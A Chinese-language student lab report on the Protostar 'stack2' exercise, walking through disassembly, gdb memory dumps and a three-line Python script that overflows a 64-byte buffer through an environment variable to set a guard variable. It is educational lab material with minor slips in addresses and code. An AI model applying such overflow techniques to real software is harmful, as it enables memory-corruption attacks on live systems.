CS3312 Lab Report Stack2

Osamu Takenaka 520030990026

源码分析

x86汇编代码(由objdump得到)：

```
08048494 <main>:
 8048494:       55                      push   %ebp
 8048495:       89 e5                   mov    %esp,%ebp
 8048497:       83 e4 f0                and    $0xfffffff0,%esp
 804849a:       83 ec 60                sub    $0x60,%esp
 804849d:       c7 04 24 e0 85 04 08    movl   $0x80485e0,(%esp)
 80484a4:       e8 d3 fe ff ff          call   804837c <getenv@plt>
 80484a9:       89 44 24 5c             mov    %eax,0x5c(%esp)
 80484ad:       83 7c 24 5c 00          cmpl   $0x0,0x5c(%esp)
 80484b2:       75 14                   jne    80484c8 <main+0x34>
 80484b4:       c7 44 24 04 e8 85 04    movl   $0x80485e8,0x4(%esp)
 80484bb:       08
 80484bc:       c7 04 24 01 00 00 00    movl   $0x1,(%esp)
 80484c3:       e8 f4 fe ff ff          call   80483bc <errx@plt>
 80484c8:       c7 44 24 58 00 00 00    movl   $0x0,0x58(%esp)
 80484cf:       00
 80484d0:       8b 44 24 5c             mov    0x5c(%esp),%eax
 80484d4:       89 44 24 04             mov    %eax,0x4(%esp)
 80484d8:       8d 44 24 18             lea    0x18(%esp),%eax
 80484dc:       89 04 24                mov    %eax,(%esp)
 80484df:       e8 b8 fe ff ff          call   804839c <strcpy@plt>
 80484e4:       8b 44 24 58             mov    0x58(%esp),%eax
 80484e8:       3d 0a 0d 0a 0d          cmp    $0xd0a0d0a,%eax
 80484ed:       75 0e                   jne    80484fd <main+0x69>
 80484ef:       c7 04 24 18 86 04 08    movl   $0x8048618,(%esp)
 80484f6:       e8 d1 fe ff ff          call   80483cc <puts@plt>
 80484fb:       eb 15                   jmp    8048512 <main+0x7e>
 80484fd:       8b 54 24 58             mov    0x58(%esp),%edx
 8048501:       b8 41 86 04 08          mov    $0x8048641,%eax
 8048506:       89 54 24 04             mov    %edx,0x4(%esp)
 804850a:       89 04 24                mov    %eax,(%esp)
 804850d:       e8 9a fe ff ff          call   80483ac <printf@plt>
 8048512:       c9                      leave
 8048513:       c3                      ret
```

C语言源代码：

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
    volatile int modified;
    char buffer[64];
    char *variable;

    variable = getenv("GREENIE");

    if(variable == NULL) {
        errx(1, "please set the GREENIE environment variable\n");
    }

    modified = 0;

    strcpy(buffer, variable);

    if(modified == 0x0d0a0d0a) {
        printf("you have correctly modified the variable\n");
    } else {
        print("Try again, you got 0x%08x\n", modified);
    }

}
```

这段C程序同样是一个典型的缓冲区溢出漏洞：

其使用 `strcpy` 函数将环境变量 `GREENIE` 的值复制到缓冲区 `buffer` 中。`strcpy` 函数不会检查目标缓冲区的大小，因此如果输入的数据超过了64字节，就会发生缓冲区溢出。

通过构造的环境变量 `GREENIE` 的值，攻击者可以改变 `modified` 变量的值。

程序检查 `modified` 是否被设置为特定值（`0x0d0a0d0a`），如果是，就会打印成功的消息，这表明攻击成功。

同样地，我们接下来，我们需要知道 `buffer` 的地址和 `modified` 的地址，然后通过输入超长字符串来覆盖 `modified` 的值。

变量位置确定

`modified`：

通过 `modified = 0` 这句C代码可以很容易找到对应的汇编代码：

```
80484c8:        c7 44 24 58 00 00 00    movl   $0x0,0x58(%esp)
```
不难看出，`modfied` 变量的地址是0x58(%esp)

`variable`：

通过这句C代码：

```
variable = getenv("GREENIE");
```
可以定位到汇编中对应的代码为：

```
804849d:        c7 04 24 e0 85 04 08    movl   $0x80485e0,(%esp)
80484a4:        e8 d3 fe ff ff          call   804837c <getenv@plt>
80484a9:        89 44 24 5c             mov    %eax,0x5c(%esp)
```
可以看出，`variable` 变量的地址是0x5c(%esp)

`buffer`：

通过这句C代码：

```
strcpy(buffer, variable);
```
可以定位到汇编中对应的代码为：

```
80484d0:        8b 44 24 5c             mov    0x5c(%esp),%eax
80484d4:        89 44 24 04             mov    %eax,0x4(%esp)
80484d8:        8d 44 24 18             lea    0x18(%esp),%eax
80484dc:        89 04 24                mov    %eax,(%esp)
80484df:        e8 b8 fe ff ff          call   804839c <strcpy@plt>
```
可以看出，`buffer` 数组的开始地址是0x18(%esp)


GDB调试

- 接下来我们需要通过gdb，通过查看esp的值，得到各个变量的地址。

  由于该程序需要环境变量 `GREENIE`，所以我们需要在gdb中设置环境变量。

  同样地，我们令 `GREENIE` 的值为64个 `a`，即 `GREENIE=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`

  `(gdb) set environment GREENIE =aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa`
  然后我们添加断点，运行程序，在执行完 `strcpy` 后，查看esp的值：

  可以看到 `%esp` 的值是 `0xffc939a0`，所以：

  `modified` 的地址是 `0xffc939a0 + 0x58 = 0xffc939f8`

  `variable` 的地址是 `0xffc939a0 + 0x5c = 0xffc939fc`

  `buffer` 的起始地址是 `0xffc939a0 + 0x18 = 0xffc939b8`

- 然后我们打印一下相关内存区域：

```
(gdb) x/128xb 0xffc939a0
0xffc939a0:     0xb8    0x39    0xc9    0xff    0xeb    0x48    0xc9    0xff
0xffc939a8:     0x00    0x00    0x00    0x00    0x00    0x32    0x4b    0xfe
0xffc939b0:     0x07    0x00    0x00    0x00    0x6a    0x48    0xc9    0xff
0xffc939b8:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffc939c0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffc939c8:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffc939d0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffc939d8:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffc939e0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffc939e8:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffc939f0:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xffc939f8:     0x00    0x00    0x00    0x00    0xeb    0x48    0xc9    0xff
0xffc93a00:     0x00    0xb0    0xf5    0xf7    0x00    0xb0    0xf5    0xf7
0xffc93a08:     0x00    0x00    0x00    0x00    0xa1    0xbf    0xd9    0xf7
0xffc93a10:     0x01    0x00    0x00    0x00    0xa4    0x3a    0xc9    0xff
0xffc93a18:     0xac    0x3a    0xc9    0xff    0x34    0x3a    0xc9    0xff
```

可以看到大片的 `0x61`，即 `a`，即为buffer的地址区域，为 `0xffc939a0` 至 `0xffc939f7`，我们的计算是正确的。

可以看到 `modified` 的地址为 `0xffc939f8`，紧挨着 `buffer` 的末尾。

- 接下来我们需要构造输入，使得 `modified` 的值变为 `0x0d0a0d0a`

  到该系统为小端，所以 `modified` 在内存中应该是 `0x0a 0x0d 0x0a 0x0d`（地址从左至右依次增大）。

攻击脚本内容

通过查找ASCII表格，发现这部分不是可打印字符，所以我们需要使用python来构造输入

script_stack2.py:

```python
buffer = 'a' * 64
modified = '\x0a\x0d\x0a\x0d'
print(buffer + modified)
```

在终端中运行：

```
export GREENIE=$(python3 script_stack2.py)
./stack2
```

结果（非GDB环境）

```
root@fd107c402cc9:/opt/protostar/bin# export GREENIE=$(python3 script_stack2.py)
root@fd107c402cc9:/opt/protostar/bin# ./stack2
you have correctly modified the variable
root@fd107c402cc9:/opt/protostar/bin#
```

攻击成功